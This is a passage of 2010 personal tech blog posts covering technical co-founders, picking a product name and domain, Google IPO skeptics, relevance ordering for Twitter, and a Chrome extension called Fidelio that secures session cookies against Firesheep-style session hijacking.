You will need to project manage the developers you find, and invest in the order of $1000-3000 for a prototype. The combination of having the market research done, the beginnings of business development work with potential partners, your branding, a product plan and now a simple prototype is more than enough to attract even the best technical co-founders and other core team members (and even to attract funding).
## Evaluating a technical co-founder
As a non-technical person it is difficult to evaluate a technical co-founder. One you have a candidate, ask a technical friend to evaluate their skills. Be careful with how you approach this, as technical people can be touchy and sensitive about being queried on their skills, especially by a non-technical person.
Approach the task like you would with hiring and speak to references from previous employers, and speak to prior co-workers (approach it casually). Get a feel for their technical capabilities by looking at any projects they have released or built in the past (there is no better indicator than released code – a surprising number of technical people have never actually shipped code that is used by other people.)
It is fair to question their commitment, such as if they are planning on keeping their full-time job while working on a startup part-time (apparently this is a red flag to YCombinator, and it probably should be). By this point you should have demonstrated your own commitment by following the steps above, so it is fair to ask a potential technical co-founder to do the same. If in doubt, pass on the opportunity and move on to find somebody else.
Once you have put in the effort and found a potential technical co-founder, be generous with equity distribution. Co-founders are partners, and you want to address the question of equity split and be done with it sooner rather than later. Not settling the question of equity while working on the company is a ticking time-bomb.
With a good technical co-founder and all the other initial work you have done, you should be close to releasing a preview of your product and/or being ready to raise money or start charging initial customers and bringing in revenue. The process isn't easy – but if it was, (_warning: cliche ahead_) then everybody would be doing it.
---
# Guide to Finding a Good and Safe Company or Product Name
*2010-11-04*
I enjoy the process of coming up with a new product or project name and finding a domain. I am currently in the process of doing this with my new startup (still negotiating the domain), and have gone through the process at least a dozen times in the past.
Here are some basic rules that I go by, as well as some tips and tools.
## Basic Rules
- **Pronounceable** – The 'crowded bar' situation. The brand should be easily spelt and pronounceable.
- **Domain** – The .com is available, or can be purchased (there are exceptions here, but .com is easier).
- **Unique** – A name that is unique, so that you aren't competing with other services for a simple search of your name.
- **Defensible** – Meaning little competition in search for the name, have the .com (and other TLDs) and the trademark.
- **Memorable** – A name that is memorable and somehow either related to what the service does or the field it is in.
## Uniqueness
The easiest way to come up with a name that possibly has the .com domain available is to concatenate two words. eg. 'image' and 'barn', 'farm', 'place', etc. Take a primary word that is related to your field, and a secondary word which you iterate on by using a thesaurus. Try the various combinations until you hit a name that is available.
Do a Google search for the name and find if there is an existing product or company with the same name in your space ('space' as defined by the USPTO – see 'tools' below). You can gauge the strength of the current top result by searching for `link:domain.com` replacing domain.com with the domain name of the top result or the full URL of the top result. If it only has a dozen or so inbound links, you should be able to take the top spot with little effort (especially if the product name is not mentioned in the page title).
The best result would be that a search for your product name returns very little, and that Google or Bing struggle to find relevant or related pages.
There are a number of sites that can generate a name using the above technique. If you google for 'product OR company name generator' you will find a bunch more:
- [Thesaurus.com](https://thesaurus.com) – Find an alternate words to use
- [NameBoy](https://nameboy.com) – Generate a name and check TLDs
- [Name Generator](https://www.company-name-generator.com/) – name generator.
- [web 2.0 name generator](https://www.dotomator.com/web20.html)
## Defensible
This means a trademark, and/or the top domain name(s). Find links to do a trademark search below in 'tools'.
[MarkMonitor](https://markmonitor.com/) is a commercial organization that handles trademarks and domain names for large organizations across the whole world. They have a near-monopoly on this service at the top end, and clients include Apple and Microsoft. If you are a large global org (or plan to be) and can justify the cost, they are a one-stop shop for name protection.
## Social Media
It is expected that your new company and product will have a presence on the usual mob of social networking sites – namely, Twitter, Facebook et al. There are tools available that will check your prospective name against each of these social networks and find if it is available.
These tools allow you to check all the social media sites:
- [Knowem](https://knowem.com/) – Checks 400 (!) sites
- [Namechk](https://namechk.com/) – Checks a bunch of sites (I found some bugs with short names)
- [Usernamecheck](https://www.usernamecheck.com/) – Checks the top 20 sites
## Domain Name
The following tools will help you find a domain name (more in 'tools' below):
- [InstantDomainSearch](https://instantdomainsearch.com/) – Instantly check the top TLDs
- [EuroDNS search](https://www.eurodns.com/domain-name-search/) – search every TLD for a name
For registering a domain, GoDaddy is the cheapest but you have to put up with their upsell (I once accidentally purchased hosting) and terrible management interface. The best combination for domain registration and then DNS hosting is joker.com and EasyDNS. I have been using the two of them for over ten years now, and couldn't be happier:
- [Joker](https://joker.com/) – Domain registration. Simple interface and pricing in multiple currencies
- [EasyDNS](https://www.easydns.com/) – Pricey, but excellent DNS hosting with wildcard support, email forwarding, and more.
## Buying vs Registering
There are pro's and con's in purchasing vs registering. It is cheaper to register, but you are penalized by the search engines since the domain is an unknown quantity.
Search engines will trust domains that have been registered for longer. New domain registrations are placed in the Google sandbox for up to 12 months, which means it could be impossible to find your website if you search for related keywords (there are ways out of this, mainly to open an adwords account and to spend money).
The problem with purchasing a domain may be that it has a poor history, which we will go over below. If you purchase a new name, it is important to quickly establish the domain as a trusted site by gaining relevant inbound links.
## Buying
If you find a domain name that is already registered but it only contains ads on it (ie. is dormant) and wish to approach the owner, the easiest way is to visit the domain and look for a for sale link. The next step is to perform a whois lookup and to find a contact email (go to `whois.sc/` eg. `https://whois.sc/thedomain.com`).
If there is more than one email address on the record, send your email to all of them. Even though many domain hoarders keep their domains registered privately, the response rate to emails is high. Your email to the domain owner should be as simple as:
_Hi, I notice that you own the domain domainiwant.com. I found this email address contact in the whois record. I am currently working on a new product and think that the domain would be perfect for it – would you be interested in selling it to me? I am not funded but I could offer a few hundred dollars. Please let me know if you are interested. Regards, Me_
You can leave out the line about a few hundred dollars, but a generic word plus word domain with no inbound links or SEO history is usually worth up to $500. A lot of domain owners are delusional and think their domains are worth 5-figures or more because it has the word 'web' in it, or something similar – just move on from these people an find an alternate – some will even come around.
If the name is a very short single-word, you can negotiate the option of the domain owner either leasing the domain to you or taking stock or options in exchange for the name. I believe mint.com did the later. In either case put together a contract via a lawyer or by finding one online in one of the many repositories of generic contracts. A leasing rate should be the value of the domain divided by 60 or 48 (5 years or 4 years, in months). A stock option rate should be at a markup, but not too much. 1.5-4% is reasonable (for 4% it should be a good single-word generic name, such as mint.com).
## Domain SEO and Safety
Once you have a name that is either available or that you are going to purchase from somebody, you need to make certain that it has not been blacklisted by Google or other services. You can also check the current SEO status. Starting with no ranking is fine, but starting with a negative ranking is an impediment that could be difficult to move out of.
To check if a domain has been blacklisted on Google, use the [Google Blacklist Checker](https://vebtools.com/google-banned-checker/). Plug the domain name in, fill in the verification and you get a simple yes/no. [Vebtools.com](https://vebtools.com/) provide a number of other excellent tools that you can use to check the existing page rank of the site, inbound links, etc.
Use the wayback machine at [archive.org](https://archive.org) to check what the previous content on the domain was. If you find porn, affiliate links or anything that looks like spam, there is a chance that the site may be on other blacklists.
Check indexing status by searching Google for `site:domainname.com`
There are a number of blacklists in use by browsers to check if a domain name is safe for visitors (these are different to the email blacklists and are used for actual sites). Getting a site listed on these blacklists is easy, getting them off is not. Google maintains a blacklist used in Chrome, but there are a number of others (mostly run by the anti-virus companies). Search the Google safe browsing list using:
`https://www.google.com/safebrowsing/diagnostic?site=http://domain.com/`
Replace `domain.com` in the URL with the domain you want to search.
You should also check the domain against the following databases of bad domains:
- [McAfee SiteAdvisor](https://www.siteadvisor.com)
- [hosts-file.net](https://hosts-file.net/)
- [Norton Safeweb](https://safeweb.norton.com/)
- [PhishTank](https://www.phishtank.com/)
_Note: I can't believe there isn't a service that scans all 12+ major malware DB's at once, if you know of one let me know (the exploit kits have blacklist lookups). There are also a lot of discrepencies between lists_
**Tools**
- [Tess](https://tess2.uspto.gov/) – USPTO trademark search
- [EuroDNS search](https://www.eurodns.com/domain-name-search/) – search every TLD for a name
- [Instant Domain Search](https://instantdomainsearch.com) – Search the three major TLDs instantly to find an available domain
- [Nxdom](https://www.nxdom.com/) – Find available domain names that begin or end with a word
- [Moniker](https://www.moniker.com/domainname.jsp) – search obscure TLDs
- [NameBoy](https://nameboy.com) – Generate a name and check TLDs
- [Thesaurus.com](https://thesaurus.com) – Find an alternate word to use
- [Domaintools](https://www.domaintools.com) – Lookup a domain, find owner, email them (you can just type whois.sc/ into your address bar for a quick lookup).
- [Sedo](https://sedo.com) – Probably the largest domain aftermarket.
- [NameJet](https://www.namejet.com/) – Another domain aftermarket.
- [Name Generator](https://www.company-name-generator.com/) – name generator.
- [web 2.0 name generator](https://www.dotomator.com/web20.html)
- [VebTools](https://vebtools.com/) – Check the pagerank, indexing and a hundred other variables about a site or domain
---
# The Google IPO Skeptics
*2010-11-03*
The market cap of Google today is $196 Billion. The company has grown to become one of the largest and most influential technology companies of all time. It is difficult to imagine, but there was a time where many were skeptical of Google and its potential to be successful. In August of 2004, in the leadup to the Google IPO, the New York Times published an article titled: [“Loving Google but not its public offering”](https://www.nytimes.com/2004/08/06/business/technology-loving-google-but-not-its-public-offering.html).
The summary of the story is that Silicon Valley was sceptical about Google, and a number of industry experts were cited as sources of the scepticism. From the article:
> “those who bought the shares in the auction or in the early days of trading were likely to lose money” — Mitch Kapor
> “I'm not buying,” – Woz
> “I wouldn't be buying Google stock, and I don't know anyone who would” — Jerry Kaplan
Mr. Kaplan said he had warned his mother not to buy Google stock.
John Gage, director of the science office at Sun Microsystems, said he intended to place a bid for several shares, for sentimental reasons.
Far worse for the company would be if the bear market forced the company to withdraw its stock offering altogether.
A single source supportive of the company, Randy Komisar of KPCB (A Google investor). At the time Google was well entrenched as the search leader and was profitable. The problem was that nobody believed that search would ever become a viable long-term business.
In its early days, Google obfuscated its revenue figures to prevent competitors from noticing the market and competing with it in search (namely Microsoft). It seems that it did such a good job that they convinced almost everybody that there is no business in search, even as late as its IPO.
This all seems so obvious today, but it was not so at the time. New and profitable markets are often hard to explain and see, and even harder to believe in. If they weren't, then building new billion-dollar opportunities would be easy and everybody would be doing it. But almost every new large market opportunity in technology is [met](https://37signals.com/svn/posts/2585-facebook-is-not-worth-33000000000) [with](http://crastinate.com/2008/07/07/dont-believe-the-twitter-hype/) [skepticism](https://venturebeat.com/2009/10/14/ea-exec-says-social-gaming-bubble-resembles-mobile-games-hype/).
In five or ten years time the opinions of these experts will be forgotten again – nobody will remember the criticism from today because multi-billion dollar [Facebook](https://crunchbase.com/company/facebook), [Twitter](https://www.crunchbase.com/company/twitter), [Zynga](https://www.crunchbase.com/company/zynga), et al will seem so _obvious_ that nobody could possibly have ever doubted it.
---
# Relevance Time for Twitter
*2010-10-29*
A little over a year ago on Techcrunch I wrote [Relevance over Time](https://techcrunch.com/2009/10/12/relevance-over-time/), a post about how the default view of chronological ordering of messages in applications was not suited to the web, where applications now have enough gestures from users to be able to sort by relevance.
Chronological ordering in Twitter, Facebook, Gmail, blogs etc. is baggage carried over from old computer networks and time-share systems.
I wrote:
> A chronological system for indexing information breaks down quickly once the amount of information received reaches a certain critical point. Active users of email constantly moan about the information overload they experience, and the information is only a load because it is difficult to sort through and manage in modern systems. According to the cognitive theory of choice complexity, that feeling of load multiplies with each incremental increase in choices and decisions having to be made. In the email world this leads to a complete breakdown, and the trend of email bankruptcy (deleting all email and starting again).
and
> Chronological order needs to be abandoned in favor of relevance. Without relevance, our ability to manage large sets of information is inefficient. The technology for relevance exist today, for eg. spam filters are able to tell us what we definitely don’t want to read.
I recall the post being born out of frustration. The social networking services and other web applications collected and logged almost every gesture I made on the web – from liking something to deleting an email. That information was being used to better target ads at me (Russian brides – thank you Facebook) benefiting the app publisher, but it was not being used to benefit me – namely in the form of being able to view my data by relevance and in-turn increasing my productivity.
In the year following that post, Facebook switched the default news feed view to one based on relevance and Gmail launched priority inbox – a new view of email based on relevance (that works so damn well, and as [Fred Wilson points out](https://www.avc.com/a_vc/2010/10/the-impact-of-priority-inbox.html) perhaps too well). Some larger blogs are beginning to abandon the chronological view, such as the new [Gawker beta](https://beta.gawker.com) (and it was also something I prototyped while at Techcrunch). The past 12 months has seen a complete shift away from the old of chronological order to the new of relevance powered by user gestures.
There is a single large service that is currently lagging in this field, and it is the one service that suffers greatly from information overload and an over-reliance on time, and that is Twitter. The average tweet amongst the users that I follow is usually not time sensitive – what interests me is more likely to be a link to a blog post or a conversation on a tech issue, not a tweet about where somebody is at a particular time. My scroll-back rate on Twitter is very low, in the order of 2-3 hours worth of messages at the most. I expect that I am not unique amongst users in this case – and I expect that most tech users of Twitter have an even lower scroll-back window, especially since the average number of people being followed by the tech early adopters has steadily increased over time.
The number of people an average user follows steadily increases over time, resulting in more messages and shorter scroll-back windows – meaning that the number of tweets actually being read as a proportion of all tweets would be steadily decreasing, despite more users. A lot of good content goes unnoticed. This is a situation begging for a relevance ordering solution.
Such a solution may seem to cut at the core of what Twitter is, but I feel it is inevitable that the company will end up somehow sorting tweets by relevance (or a hybrid thereof). I was hoping that New Twitter was a relevance solution, and not a redesign. The lack of action to-date opens an opportunity for an enterprising developer to build a solution, and perhaps sell it back to Twitter (the precedent is search). A third-party solution would not have access to the gestures that Twitter see, but a solution using the remaining variables (ie. most popular users, most favorited, most re-tweeted, time spent on screen, age of relationship, etc.) should be enough data for a rough cut.
With a relevance solution to Twitter, it also raises the specter of dynamic follow lists. ie. A very good and relevant tweet from somebody who I do not directly follow, but who may be 2 degrees away from me, could creep into my feed. This means that a new account on Twitter could seed their feed with some initial interesting account, or interesting Tweets, and the feed will dynamically shift itself and pick up what is most relevant to the user (solving the Twitter bootstrap problem as well)[^1]. The logic to this is not so overly complicated that it can not be achieved at scale, even for a third-party solution.
Twitter is one of the last remaining services from my post last year that are still in a chronological world, but the new opportunities that arise from the company potentially approaching a relevance-based default view are more exciting than either Gmail, Facebook or blogs.
[^1]: After watching an episode of one of the daily talk shows (Oprah or The View, or whatever), my mother, to my amazement, asked me to 'get her a Twitter'. She imagined 'Oprah on Twitter' or 'Ellen on Twitter' being more like a TV channel or network, rather than what it is now with signing up, profile, subscribe → search → subscribe → search etc.
---
# Fidelio - A browser plugin for secure web browsing
*2010-10-27*
A Firefox plugin called [Firesheep](https://github.com/codebutler/firesheep) was released this week. It allows users to hijack sessions sniffed from WiFi or other network through simple point and click. Session hijacking is a well understood security risk, but the script kiddie nature of Firesheep has caused a lot of response and reactions. Website developers and administrators are scurrying to implement measures to prevent the Firesheep attack vector – with solutions ranging from forcing SSL for all requests through to a second, alternate, secure cookie being set.
User sessions in web applications are usually tracked using a cookie. HTTP is a stateless protocol, meaning that between requests the server has no idea who the client is without a unique identifier. A cookie is a very simple tracking mechanism. The server will set a cookie by giving the client a long unique key which the client will send back with each subsequent request, allowing the server to identify the client and keep track of state. A user will login with a username and password, and in exchange will be given a session identifier to send back with each request.
Firesheep works by reading this unique identifier over the network (packet sniffing) and then replaying the request to access the users account. If you have a session identifier, you don't need a users password, you are the user.
Prior to Firesheep, session hijacking was a very real threat, but it was never as easy to exploit as it is with Firesheep.
## Fidelio
_[Image unavailable - Skitch service discontinued]_
Amongst all the fuss around Firesheep a lot of blog posts and comments were made with recommendations on what users can do to prevent against this attack. The most common suggestion was some form of browser plugin that forces the browser to request websites using SSL, such as the Firefox plugin [Force-TLS](https://addons.mozilla.org/en-US/firefox/addon/12714/).
The problem with some of these plugins is that the initial request is still made over plain HTTP. They only switch over to HTTPS once the first request has been made. A second problem is that some do not protect requests that are made as part of widgets or share buttons embedded on other sites, such as Facebook like buttons (which send your session identifier as part of the request so that it can show you friends who have liked the item).
My solution is a browser plugin I call [Fidelio](https://github.com/nikcub/fidelio). It is currently only available for Chrome, as I have only spent a few hours working on it so far.
Fidelio does the following:
- For sites that the user sets up to secure (Facebook and Twitter by default), it will redirect requests to HTTPS.
- It will intercept and rewrite requests that are embedded in other web pages, such as Facebook like buttons.
- Most important, it will detect, read and re-write your **existing** session cookies and will set the secure flag, which means that the cookies will only ever be sent over an HTTPS connection.
- It allows the user to add any other domain to the list of secured/protected sites, from which point all requests to that site from anywhere will be made over SSL, and all cookies will be secured.
Some sites may break, but I have yet to find any. No information is leaked, because of the cookie method. At worst you will have to re-login to the sites that you add.
## Install
The plugin can be installed with a single click on this URL: **project taken down**
It will auto-update with new features (and I have some planned). To add additional sites, go to the Chrome extensions page (Window -> Extensions) and click on the options page next to the extension listen. Add a domain (such as amazon.com, bofa.com etc.) and browse to the site.
If you are interested in the source code, it is [available on GitHub](https://github.com/nikcub/fidelio) (BSD licensed).
Issues or bugs can be [logged on GitHub](https://github.com/nikcub/fidelio/issues) and you can send me feedback by email (see [about](/about)).